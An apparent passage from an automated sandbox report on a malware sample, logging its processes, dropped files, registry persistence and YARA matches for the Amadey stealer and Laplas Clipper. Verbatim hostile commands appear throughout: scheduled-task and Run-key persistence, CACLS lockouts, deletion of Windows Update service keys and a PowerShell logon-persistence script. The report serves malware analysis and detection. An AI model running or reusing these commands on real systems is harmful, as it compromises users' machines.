| C:\Users\user\AppData\Roaming\1000021000\umciavi32.exe                               | 0      | 16384  | 4d 5a 50 00 02 00 00 00<br>04 00 0f 00 fd fd 00 00 fd<br>00 00 00 00 00 00 00 40<br>00 1a 00 00 00 00 00 00<br>00 00 00 01 00 00 fd<br>10 00 0e 1f fd 09 fd 21 fd<br>01 4c fd 21 fd fd 54 68 69<br>73 20 70 72 6f 67 72 61<br>6d 20 6d 75 73 74 20 62<br>65 20 72 75 6e 20 75 6e<br>64 65 72 20 57 69 6e 33<br>32 0d 0a 24 37 00 00 00<br>00 00 00 00 00 00 00 00<br>00 00 00 00 00 00 00 00<br>00 00 00 00 4e 53 42<br>47 41 4e 42 52 42 5a 48<br>54 4c 47 58 4e 53 58 49<br>43 a4 52 49 48 46 52 4e<br>4b 54 4c 59 49 5a 56 4c<br>4b 51 5a 57 5a 5a 49 50<br>4f 59 4e 4b 4e 49 4c 4a<br>49 49 4f 56 50 4e 58 4b<br>4a 56 56 50 48 00 00 00<br>00 00 00 00 00 00 00 00<br>00 58 79 19 | MZP@!L!This program<br>must be run under<br>Win32\$NSBGANBRBZ<br>HTLGX<br>NSXICJRIHFRNKTLYIZV<br>LKQZWZZIPOY<br>NKNILJIIOPVNXKJVPH<br>Xy | success or wait | 103   | 3D8C27         | WriteFile        |
| C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\umciavi32[1].exe | 16384  | 16384  | 31 fd 41 01 fd 7c 08 0a<br>fd 6f fd 31 fd 4f fd 51 fd<br>4f 04 29 fd 7e 0b fd fd 01<br>fd 01 fd fd fd fd fd 47<br>04 fd 17 fd 12 fd 0a fd fd<br>0a 74 31 fd fd 0b 74 3d fd<br>fd 0c 74 49 fd fd 0d 74 55<br>fd fd 0e 74 70 fd fd 0f 0f<br>fd fd 00 00 00 fd fd 11 0f<br>fd fd 00 00 00 fd 02 5d 5f<br>5e 5b fd fd fd fd fd 14<br>30 01 fd fd fd fd fd 04<br>00 00 00 fd 7d fd 14 30<br>01 fd fd fd fd fd 04 00<br>00 00 fd 6c fd 14 30 01 fd<br>fd 51 fd fd fd fd 10 00 00<br>00 fd 5b 31 4a 4a 01 fd<br>74 11 02 fd 74 11 06 fd<br>4c 11 0a fd 09 fd 14 30<br>01 fd fd 61 00 00 00 58 fd<br>3b 31 4a 4a 01 fd 4c 11<br>02 51 fd 4d 14 30 01 fd fd<br>2c fd fd 58 fd 22 fd 14<br>30 01 fd fd 3f 0d 00 00 fd<br>04 00 00 00 fd 11 fd 4b<br>14 30 01 fd fd 64 07 00<br>00 fd 04 00 00 00 03 47<br>04 fd fd 08 4d 0f fd 14 fd<br>fd fd 59                   | 1A[o1OQQ]~Gt1t=tltUtp]<br>_^o]o o<br>Q[1JtL0aX;1JLQ0,X"0?<br>0dGMY                                                                       | success or wait | 97    | 3D8C36         | InternetReadFile |

## File Read

| File Path                                     | Offset  | Length | Completion      | Count | Source Address | Symbol   |
|-----------------------------------------------|---------|--------|-----------------|-------|----------------|----------|
| C:\Users\user\AppData\Local\Temp\853321935212 | unknown | 4      | success or wait | 97492 | 3D9757         | ReadFile |

## Registry Activities

## **Key Value Created**

| Key Path                                                        | Name          | Type           | Data                                                    | Completion      | Count | Source Address | Symbol         |
|-----------------------------------------------------------------|---------------|----------------|---------------------------------------------------------|-----------------|-------|----------------|----------------|
| HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run | syncfiles.dll | expand unicode | rundll32 C:\Users\user\1000019012\syncfiles.dll, rundll | success or wait | 1     | 3D2F97         | RegSetValueExA |
| HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run | umciavi64.exe | expand unicode | C:\Users\user\AppData\Roaming\1000020000\umciavi64.exe  | success or wait | 1     | 3D2F97         | RegSetValueExA |

| Key Path                                                        | Name          | Type           | Data                                                   | Completion      | Count | Source Address | Symbol         |
|-----------------------------------------------------------------|---------------|----------------|--------------------------------------------------------|-----------------|-------|----------------|----------------|
| HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run | umciavi32.exe | expand unicode | C:\Users\user\AppData\Roaming\1000021000\umciavi32.exe | success or wait | 1     | 3D2F97         | RegSetValueExA |

| Key Value Modified                                                                      |         |                |                                                                             |                                              |                 |       |                |                |
|-----------------------------------------------------------------------------------------|---------|----------------|-----------------------------------------------------------------------------|----------------------------------------------|-----------------|-------|----------------|----------------|
| Key Path                                                                                | Name    | Type           | Old Data                                                                    | New Data                                     | Completion      | Count | Source Address | Symbol         |
| HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders | Startup | expand unicode | %USERPROFILE%\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup | C:\Users\user\AppData\Local\Temp\03bd543fce\ | success or wait | 1     | 3D2F97         | RegSetValueExA |

### Analysis Process: schtasks.exe PID: 5908, Parent PID: 5780

| General                       |                                                                                                                                            |
|-------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------|
| Target ID:                    | 14                                                                                                                                         |
| Start time:                   | 10:38:51                                                                                                                                   |
| Start date:                   | 09/12/2022                                                                                                                                 |
| Path:                         | C:\Windows\SysWOW64\schtasks.exe                                                                                                           |
| Wow64 process (32bit):        | true                                                                                                                                       |
| Commandline:                  | "C:\Windows\System32\schtasks.exe" /Create /SC MINUTE /MO 1 /TN gntuud.exe /TR "C:\Users\user\AppData\Local\Temp\03bd543fce\gntuud.exe" /F |
| Imagebase:                    | 0xb30000                                                                                                                                   |
| File size:                    | 185856 bytes                                                                                                                               |
| MD5 hash:                     | 15FF7D8324231381BAD48A052F85DF04                                                                                                           |
| Has elevated privileges:      | true                                                                                                                                       |
| Has administrator privileges: | true                                                                                                                                       |
| Programmed in:                | C, C++ or other language                                                                                                                   |
| Reputation:                   | high                                                                                                                                       |

### File Activities

There is hidden Windows Behavior. Click on Show Windows Behavior to show it.

| File Path | Access | Attributes | Options | Completion | Count | Source Address | Symbol |
|-----------|--------|------------|---------|------------|-------|----------------|--------|
|-----------|--------|------------|---------|------------|-------|----------------|--------|

### Analysis Process: conhost.exe PID: 5920, Parent PID: 5908

| General                       |                                                     |
|-------------------------------|-----------------------------------------------------|
| Target ID:                    | 15                                                  |
| Start time:                   | 10:38:51                                            |
| Start date:                   | 09/12/2022                                          |
| Path:                         | C:\Windows\System32\conhost.exe                     |
| Wow64 process (32bit):        | false                                               |
| Commandline:                  | C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 |
| Imagebase:                    | 0x7ff745070000                                      |
| File size:                    | 625664 bytes                                        |
| MD5 hash:                     | EA777DEEA782E8B4D7C7C33BBF8A4496                    |
| Has elevated privileges:      | true                                                |
| Has administrator privileges: | true                                                |
| Programmed in:                | C, C++ or other language                            |
| Reputation:                   | high                                                |

### Analysis Process: cmd.exe PID: 5928, Parent PID: 5780

| General    |    |
|------------|----|
| Target ID: | 16 |

|                               |                                                                                                                                                                                                   |
|-------------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Start time:                   | 10:38:51                                                                                                                                                                                          |
| Start date:                   | 09/12/2022                                                                                                                                                                                        |
| Path:                         | C:\Windows\SysWOW64\cmd.exe                                                                                                                                                                       |
| Wow64 process (32bit):        | true                                                                                                                                                                                              |
| Commandline:                  | "C:\Windows\System32\cmd.exe" /k echo Y CACLS "gntuud.exe" /P "user:N" &&CACLS "gntuud.exe" /P "user:R" /E&&echo Y CACLS "..\03bd543fce" /P "user:N" &&CACLS "..\03bd543fce" /P "user:R" /E&&Exit |
| Imagebase:                    | 0xb0000                                                                                                                                                                                           |
| File size:                    | 232960 bytes                                                                                                                                                                                      |
| MD5 hash:                     | F3BDBE3BB6F734E357235F4D5898582D                                                                                                                                                                  |
| Has elevated privileges:      | true                                                                                                                                                                                              |
| Has administrator privileges: | true                                                                                                                                                                                              |
| Programmed in:                | C, C++ or other language                                                                                                                                                                          |
| Reputation:                   | high                                                                                                                                                                                              |

## File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

| File Path | Access | Attributes | Options | Completion | Count | Source Address | Symbol |
|-----------|--------|------------|---------|------------|-------|----------------|--------|
|-----------|--------|------------|---------|------------|-------|----------------|--------|

## Analysis Process: conhost.exe PID: 5964, Parent PID: 5928

### General

|                               |                                                     |
|-------------------------------|-----------------------------------------------------|
| Target ID:                    | 17                                                  |
| Start time:                   | 10:38:51                                            |
| Start date:                   | 09/12/2022                                          |
| Path:                         | C:\Windows\System32\conhost.exe                     |
| Wow64 process (32bit):        | false                                               |
| Commandline:                  | C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 |
| Imagebase:                    | 0x7ff745070000                                      |
| File size:                    | 625664 bytes                                        |
| MD5 hash:                     | EA777DEEA782E8B4D7C7C33BBF8A4496                    |
| Has elevated privileges:      | true                                                |
| Has administrator privileges: | true                                                |
| Programmed in:                | C, C++ or other language                            |
| Reputation:                   | high                                                |

## Analysis Process: cmd.exe PID: 5996, Parent PID: 5928

### General

|                               |                                               |
|-------------------------------|-----------------------------------------------|
| Target ID:                    | 18                                            |
| Start time:                   | 10:38:51                                      |
| Start date:                   | 09/12/2022                                    |
| Path:                         | C:\Windows\SysWOW64\cmd.exe                   |
| Wow64 process (32bit):        | true                                          |
| Commandline:                  | C:\Windows\system32\cmd.exe /S /D /c" echo Y" |
| Imagebase:                    | 0xb0000                                       |
| File size:                    | 232960 bytes                                  |
| MD5 hash:                     | F3BDBE3BB6F734E357235F4D5898582D              |
| Has elevated privileges:      | true                                          |
| Has administrator privileges: | true                                          |
| Programmed in:                | C, C++ or other language                      |
| Reputation:                   | high                                          |

## File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

| File Path | Access | Attributes | Options | Completion | Count | Source Address | Symbol |
|-----------|--------|------------|---------|------------|-------|----------------|--------|
|-----------|--------|------------|---------|------------|-------|----------------|--------|

**Analysis Process: cacls.exe** PID: 6004, Parent PID: 5928**General**

|                               |                                  |
|-------------------------------|----------------------------------|
| Target ID:                    | 19                               |
| Start time:                   | 10:38:51                         |
| Start date:                   | 09/12/2022                       |
| Path:                         | C:\Windows\SysWOW64\cacls.exe    |
| Wow64 process (32bit):        | true                             |
| Commandline:                  | CACLS "gntuud.exe" /P "user:N"   |
| Imagebase:                    | 0xc20000                         |
| File size:                    | 27648 bytes                      |
| MD5 hash:                     | 4CBB1C027DF71C53A8EE4C855FD35B25 |
| Has elevated privileges:      | true                             |
| Has administrator privileges: | true                             |
| Programmed in:                | C, C++ or other language         |

**File Activities**

| File Path | Access | Attributes | Options | Completion | Count | Source Address | Symbol |
|-----------|--------|------------|---------|------------|-------|----------------|--------|
|-----------|--------|------------|---------|------------|-------|----------------|--------|

**File Written**

| File Path      | Offset | Length | Value | Ascii | Completion      | Count | Source Address | Symbol  |
|----------------|--------|--------|-------|-------|-----------------|-------|----------------|---------|
| \Device\ConDrv | 1      | 1      | 72    | r     | success or wait | 19    | C249CC         | fprintf |
| \Device\ConDrv | 20     | 1      | 72    | r     | success or wait | 16    | C249CC         | fprintf |

| File Path | Offset | Length | Completion | Count | Source Address | Symbol |
|-----------|--------|--------|------------|-------|----------------|--------|
|-----------|--------|--------|------------|-------|----------------|--------|

**Analysis Process: cacls.exe** PID: 6024, Parent PID: 5928**General**

|                               |                                   |
|-------------------------------|-----------------------------------|
| Target ID:                    | 20                                |
| Start time:                   | 10:38:52                          |
| Start date:                   | 09/12/2022                        |
| Path:                         | C:\Windows\SysWOW64\cacls.exe     |
| Wow64 process (32bit):        | true                              |
| Commandline:                  | CACLS "gntuud.exe" /P "user:R" /E |
| Imagebase:                    | 0xc20000                          |
| File size:                    | 27648 bytes                       |
| MD5 hash:                     | 4CBB1C027DF71C53A8EE4C855FD35B25  |
| Has elevated privileges:      | true                              |
| Has administrator privileges: | true                              |
| Programmed in:                | C, C++ or other language          |

**File Activities**

| File Path | Access | Attributes | Options | Completion | Count | Source Address | Symbol |
|-----------|--------|------------|---------|------------|-------|----------------|--------|
|-----------|--------|------------|---------|------------|-------|----------------|--------|

**File Written**

| File Path      | Offset | Length | Value | Ascii | Completion      | Count | Source Address | Symbol  |
|----------------|--------|--------|-------|-------|-----------------|-------|----------------|---------|
| \Device\ConDrv | 1      | 1      | 72    | r     | success or wait | 16    | C249CC         | fprintf |

**Analysis Process: cmd.exe** PID: 6064, Parent PID: 5928**General**

|             |            |
|-------------|------------|
| Target ID:  | 21         |
| Start time: | 10:38:52   |
| Start date: | 09/12/2022 |

|                               |                                               |
|-------------------------------|-----------------------------------------------|
| Path:                         | C:\Windows\SysWOW64\cmd.exe                   |
| Wow64 process (32bit):        | true                                          |
| Commandline:                  | C:\Windows\system32\cmd.exe /S /D /c" echo Y" |
| Imagebase:                    | 0xb0000                                       |
| File size:                    | 232960 bytes                                  |
| MD5 hash:                     | F3BDDBE3BB6F734E357235F4D5898582D             |
| Has elevated privileges:      | true                                          |
| Has administrator privileges: | true                                          |
| Programmed in:                | C, C++ or other language                      |

### Analysis Process: cacls.exe PID: 6076, Parent PID: 5928

#### General

|                               |                                   |
|-------------------------------|-----------------------------------|
| Target ID:                    | 22                                |
| Start time:                   | 10:38:52                          |
| Start date:                   | 09/12/2022                        |
| Path:                         | C:\Windows\SysWOW64\cacls.exe     |
| Wow64 process (32bit):        | true                              |
| Commandline:                  | CACLS "..\03bd543fce" /P "user:N" |
| Imagebase:                    | 0xc20000                          |
| File size:                    | 27648 bytes                       |
| MD5 hash:                     | 4CBB1C027DF71C53A8EE4C855FD35B25  |
| Has elevated privileges:      | true                              |
| Has administrator privileges: | true                              |
| Programmed in:                | C, C++ or other language          |

#### File Activities

| File Path | Access | Attributes | Options | Completion | Count | Source Address | Symbol |
|-----------|--------|------------|---------|------------|-------|----------------|--------|
|-----------|--------|------------|---------|------------|-------|----------------|--------|

#### File Written

| File Path      | Offset | Length | Value | Ascii | Completion      | Count | Source Address | Symbol  |
|----------------|--------|--------|-------|-------|-----------------|-------|----------------|---------|
| \Device\ConDrv | 1      | 1      | 72    | r     | success or wait | 19    | C249CC         | fprintf |
| \Device\ConDrv | 20     | 1      | 72    | r     | success or wait | 15    | C249CC         | fprintf |

| File Path | Offset | Length | Completion | Count | Source Address | Symbol |
|-----------|--------|--------|------------|-------|----------------|--------|
|-----------|--------|--------|------------|-------|----------------|--------|

### Analysis Process: cacls.exe PID: 6096, Parent PID: 5928

#### General

|                               |                                      |
|-------------------------------|--------------------------------------|
| Target ID:                    | 23                                   |
| Start time:                   | 10:38:53                             |
| Start date:                   | 09/12/2022                           |
| Path:                         | C:\Windows\SysWOW64\cacls.exe        |
| Wow64 process (32bit):        | true                                 |
| Commandline:                  | CACLS "..\03bd543fce" /P "user:R" /E |
| Imagebase:                    | 0xc20000                             |
| File size:                    | 27648 bytes                          |
| MD5 hash:                     | 4CBB1C027DF71C53A8EE4C855FD35B25     |
| Has elevated privileges:      | true                                 |
| Has administrator privileges: | true                                 |
| Programmed in:                | C, C++ or other language             |

#### File Activities

| File Path | Access | Attributes | Options | Completion | Count | Source Address | Symbol |
|-----------|--------|------------|---------|------------|-------|----------------|--------|
|-----------|--------|------------|---------|------------|-------|----------------|--------|

#### File Written

| File Path      | Offset | Length | Value | Ascii | Completion      | Count | Source Address | Symbol  |
|----------------|--------|--------|-------|-------|-----------------|-------|----------------|---------|
| \Device\ConDrv | 1      | 1      | 72    | r     | success or wait | 15    | C249CC         | fprintf |

### Analysis Process: rundll32.exe PID: 6128, Parent PID: 5780

| General                       |                                                                                                  |
|-------------------------------|--------------------------------------------------------------------------------------------------|
| Target ID:                    | 24                                                                                               |
| Start time:                   | 10:38:56                                                                                         |
| Start date:                   | 09/12/2022                                                                                       |
| Path:                         | C:\Windows\SysWOW64\rundll32.exe                                                                 |
| Wow64 process (32bit):        | true                                                                                             |
| Commandline:                  | "C:\Windows\System32\rundll32.exe" C:\Users\user\AppData\Roaming\c33e9ad058e5d3\cred64.dll, Main |
| Imagebase:                    | 0x1250000                                                                                        |
| File size:                    | 61952 bytes                                                                                      |
| MD5 hash:                     | D7CA562B0DB4F4DD0F03A89A1FDAD63D                                                                 |
| Has elevated privileges:      | true                                                                                             |
| Has administrator privileges: | true                                                                                             |
| Programmed in:                | Borland Delphi                                                                                   |

### Analysis Process: gntuud.exe PID: 4948, Parent PID: 1080

| General                       |                                                                                                                                                                                                                                                 |
|-------------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Target ID:                    | 25                                                                                                                                                                                                                                              |
| Start time:                   | 10:39:02                                                                                                                                                                                                                                        |
| Start date:                   | 09/12/2022                                                                                                                                                                                                                                      |
| Path:                         | C:\Users\user\AppData\Local\Temp\03bd543fce\gntuud.exe                                                                                                                                                                                          |
| Wow64 process (32bit):        | true                                                                                                                                                                                                                                            |
| Commandline:                  | C:\Users\user\AppData\Local\Temp\03bd543fce\gntuud.exe                                                                                                                                                                                          |
| Imagebase:                    | 0x3d0000                                                                                                                                                                                                                                        |
| File size:                    | 7732440 bytes                                                                                                                                                                                                                                   |
| MD5 hash:                     | 2239A58CC93FD94DC2806CE7F6AF0A0B                                                                                                                                                                                                                |
| Has elevated privileges:      | false                                                                                                                                                                                                                                           |
| Has administrator privileges: | false                                                                                                                                                                                                                                           |
| Programmed in:                | C, C++ or other language                                                                                                                                                                                                                        |
| Yara matches:                 | <ul style="list-style-type: none"> <li>Rule: JoeSecurity_Amadey_2, Description: Yara detected Amadey's stealer DLL, Source: 00000019.00000002.76218139.0000000003D1000.00000020.00000001.0100000.00000007.sdmp, Author: Joe Security</li> </ul> |

### Analysis Process: Emit64.exe PID: 3920, Parent PID: 5780

| General                       |                                                                                                                          |
|-------------------------------|--------------------------------------------------------------------------------------------------------------------------|
| Target ID:                    | 26                                                                                                                       |
| Start time:                   | 10:39:06                                                                                                                 |
| Start date:                   | 09/12/2022                                                                                                               |
| Path:                         | C:\Users\user\AppData\Local\Temp\1000017001\Emit64.exe                                                                   |
| Wow64 process (32bit):        | false                                                                                                                    |
| Commandline:                  | "C:\Users\user\AppData\Local\Temp\1000017001\Emit64.exe"                                                                 |
| Imagebase:                    | 0x7ff675890000                                                                                                           |
| File size:                    | 10420736 bytes                                                                                                           |
| MD5 hash:                     | 7A5155B804E592D83F8319CBDB27E164                                                                                         |
| Has elevated privileges:      | true                                                                                                                     |
| Has administrator privileges: | true                                                                                                                     |
| Programmed in:                | C, C++ or other language                                                                                                 |
| Antivirus matches:            | <ul style="list-style-type: none"> <li>Detection: 100%, Joe Sandbox ML</li> <li>Detection: 27%, ReversingLabs</li> </ul> |

**Analysis Process: avicapn32.exe** PID: 1112, Parent PID: 5780**General**

|                               |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              |
|-------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Target ID:                    | 27                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |
| Start time:                   | 10:39:15                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |
| Start date:                   | 09/12/2022                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |
| Path:                         | C:\Users\user\1000018002\avicapn32.exe                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
| Wow64 process (32bit):        | true                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |
| Commandline:                  | "C:\Users\user\1000018002\avicapn32.exe"                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |
| Imagebase:                    | 0xbc0000                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |
| File size:                    | 12684504 bytes                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |
| MD5 hash:                     | 0F6EF96C5E687631EF27F1DCD1AFE7B4                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |
| Has elevated privileges:      | true                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |
| Has administrator privileges: | true                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |
| Programmed in:                | C, C++ or other language                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |
| Yara matches:                 | <ul style="list-style-type: none"><li>Rule: JoeSecurity_LaplasClipper, Description: Yara detected Laplas Clipper, Source: 0000001B.00000002.821990980.000000000E00000.00000002.00000001.0100000.0000000B.sdmp, Author: Joe Security</li><li>Rule: JoeSecurity_LaplasClipper, Description: Yara detected Laplas Clipper, Source: 0000001B.00000000.407007293.000000000E00000.00000002.00000001.0100000.0000000B.sdmp, Author: Joe Security</li><li>Rule: JoeSecurity_LaplasClipper, Description: Yara detected Laplas Clipper, Source: C:\Users\user\1000018002\avicapn32.exe, Author: Joe Security</li></ul> |
| Antivirus matches:            | <ul style="list-style-type: none"><li>Detection: 15%, ReversingLabs</li></ul>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |

**Analysis Process: cmd.exe** PID: 1500, Parent PID: 3452**General**

|                               |                                                                                                                                                                                                                                                                                                                                                                                                                                                              |
|-------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Target ID:                    | 28                                                                                                                                                                                                                                                                                                                                                                                                                                                           |
| Start time:                   | 10:39:15                                                                                                                                                                                                                                                                                                                                                                                                                                                     |
| Start date:                   | 09/12/2022                                                                                                                                                                                                                                                                                                                                                                                                                                                   |
| Path:                         | C:\Windows\System32\cmd.exe                                                                                                                                                                                                                                                                                                                                                                                                                                  |
| Wow64 process (32bit):        | false                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
| Commandline:                  | C:\Windows\System32\cmd.exe /c sc stop UsoSvc & sc stop WaaSMedicSvc & sc stop wuauserv & sc stop bits & sc stop dosvc & reg delete "HKLM\SYSTEM\CurrentControlSet\Services\UsoSvc" /f & reg delete "HKLM\SYSTEM\CurrentControlSet\Services\WaaSMedicSvc" /f & reg delete "HKLM\SYSTEM\CurrentControlSet\Services\wuauserv" /f & reg delete "HKLM\SYSTEM\CurrentControlSet\services\bites" /f & reg delete "HKLM\SYSTEM\CurrentControlSet\services\dosvc" /f |
| Imagebase:                    | 0x7ff707bb0000                                                                                                                                                                                                                                                                                                                                                                                                                                               |
| File size:                    | 273920 bytes                                                                                                                                                                                                                                                                                                                                                                                                                                                 |
| MD5 hash:                     | 4E2ACF4F8A396486AB4268C94A6A245F                                                                                                                                                                                                                                                                                                                                                                                                                             |
| Has elevated privileges:      | true                                                                                                                                                                                                                                                                                                                                                                                                                                                         |
| Has administrator privileges: | true                                                                                                                                                                                                                                                                                                                                                                                                                                                         |
| Programmed in:                | C, C++ or other language                                                                                                                                                                                                                                                                                                                                                                                                                                     |

**Analysis Process: cmd.exe** PID: 2436, Parent PID: 3452**General**

|                               |                                                                                                                                                                                  |
|-------------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Target ID:                    | 29                                                                                                                                                                               |
| Start time:                   | 10:39:15                                                                                                                                                                         |
| Start date:                   | 09/12/2022                                                                                                                                                                       |
| Path:                         | C:\Windows\System32\cmd.exe                                                                                                                                                      |
| Wow64 process (32bit):        | false                                                                                                                                                                            |
| Commandline:                  | C:\Windows\System32\cmd.exe /c powercfg /x -hibernate-timeout-ac 0 & powercfg /x -hibernate-timeout-dc 0 & powercfg /x -standby-timeout-ac 0 & powercfg /x -standby-timeout-dc 0 |
| Imagebase:                    | 0x7ff707bb0000                                                                                                                                                                   |
| File size:                    | 273920 bytes                                                                                                                                                                     |
| MD5 hash:                     | 4E2ACF4F8A396486AB4268C94A6A245F                                                                                                                                                 |
| Has elevated privileges:      | true                                                                                                                                                                             |
| Has administrator privileges: | true                                                                                                                                                                             |
| Programmed in:                | C, C++ or other language                                                                                                                                                         |

**Analysis Process: conhost.exe** PID: 3076, Parent PID: 1500**General**

|                               |                                                     |
|-------------------------------|-----------------------------------------------------|
| Target ID:                    | 30                                                  |
| Start time:                   | 10:39:15                                            |
| Start date:                   | 09/12/2022                                          |
| Path:                         | C:\Windows\System32\conhost.exe                     |
| Wow64 process (32bit):        | false                                               |
| Commandline:                  | C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 |
| Imagebase:                    | 0x7ff745070000                                      |
| File size:                    | 625664 bytes                                        |
| MD5 hash:                     | EA777DEEA782E8B4D7C7C33BBF8A4496                    |
| Has elevated privileges:      | true                                                |
| Has administrator privileges: | true                                                |
| Programmed in:                | C, C++ or other language                            |

**Analysis Process: conhost.exe** PID: 5192, Parent PID: 2436**General**

|                               |                                                     |
|-------------------------------|-----------------------------------------------------|
| Target ID:                    | 31                                                  |
| Start time:                   | 10:39:16                                            |
| Start date:                   | 09/12/2022                                          |
| Path:                         | C:\Windows\System32\conhost.exe                     |
| Wow64 process (32bit):        | false                                               |
| Commandline:                  | C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 |
| Imagebase:                    | 0x7ff745070000                                      |
| File size:                    | 625664 bytes                                        |
| MD5 hash:                     | EA777DEEA782E8B4D7C7C33BBF8A4496                    |
| Has elevated privileges:      | true                                                |
| Has administrator privileges: | true                                                |
| Programmed in:                | C, C++ or other language                            |

**Analysis Process: powershell.exe** PID: 3044, Parent PID: 3920**General**

|                               |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |
|-------------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Target ID:                    | 32                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            |
| Start time:                   | 10:39:16                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |
| Start date:                   | 09/12/2022                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |
| Path:                         | C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |
| Wow64 process (32bit):        | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |
| Commandline:                  | C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe <#qgoyddbo#> IF((New-Object Security.Principal.WindowsPrincipal([Security.Principal.WindowsIdentity]::GetCurrent())).IsInRole([Security.Principal.WindowsBuiltInRole]::Administrator) { IF([System.Environment]::OSVersion.Version -lt [System.Version]"6.2") { schtasks /create /f /sc onlogon /rl highest /tn 'RtkAudUService64.exe' /tr "C:\Users\user\Locktime\RtkAudUService64.exe" } Else { Register-ScheduledTask -Action (New-ScheduledTaskAction -Execute 'C:\Users\user\Locktime\RtkAudUService64.exe') -Trigger (New-ScheduledTaskTrigger -AtLogOn) -Settings (New-ScheduledTaskSettingsSet -AllowStartIfOnBatteries -DisallowHardTerminate -DontStopIfGoingOnBatteries -DontStopOnIdleEnd -ExecutionTimeLimit (New-TimeSpan -Days 1000)) -TaskName 'RtkAudUService64.exe' -RunLevel 'Highest' -Force; } } Else { reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /v "RtkAudUService64.exe" /t REG_SZ /f /d 'C:\Users\user\Locktime\RtkAudUService64.exe' } |
| Imagebase:                    | 0x7ff60b350000                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
| File size:                    | 447488 bytes                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |
| MD5 hash:                     | 95000560239032BC68B4C2FDFFCDEF913                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |
| Has elevated privileges:      | true                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          |
| Has administrator privileges: | true                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          |
| Programmed in:                | .Net C# or VB.NET                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |

**Analysis Process: sc.exe** PID: 5040, Parent PID: 1500**General**

|            |    |
|------------|----|
| Target ID: | 33 |
|------------|----|

|                               |                                  |
|-------------------------------|----------------------------------|
| Start time:                   | 10:39:16                         |
| Start date:                   | 09/12/2022                       |
| Path:                         | C:\Windows\System32\sc.exe       |
| Wow64 process (32bit):        | false                            |
| Commandline:                  | sc stop UsoSvc                   |
| Imagebase:                    | 0x7ff653d10000                   |
| File size:                    | 69120 bytes                      |
| MD5 hash:                     | D79784553A9410D15E04766AAAB77CD6 |
| Has elevated privileges:      | true                             |
| Has administrator privileges: | true                             |
| Programmed in:                | C, C++ or other language         |

#### Analysis Process: conhost.exe PID: 5248, Parent PID: 3044

| General                       |                                                     |
|-------------------------------|-----------------------------------------------------|
| Target ID:                    | 34                                                  |
| Start time:                   | 10:39:16                                            |
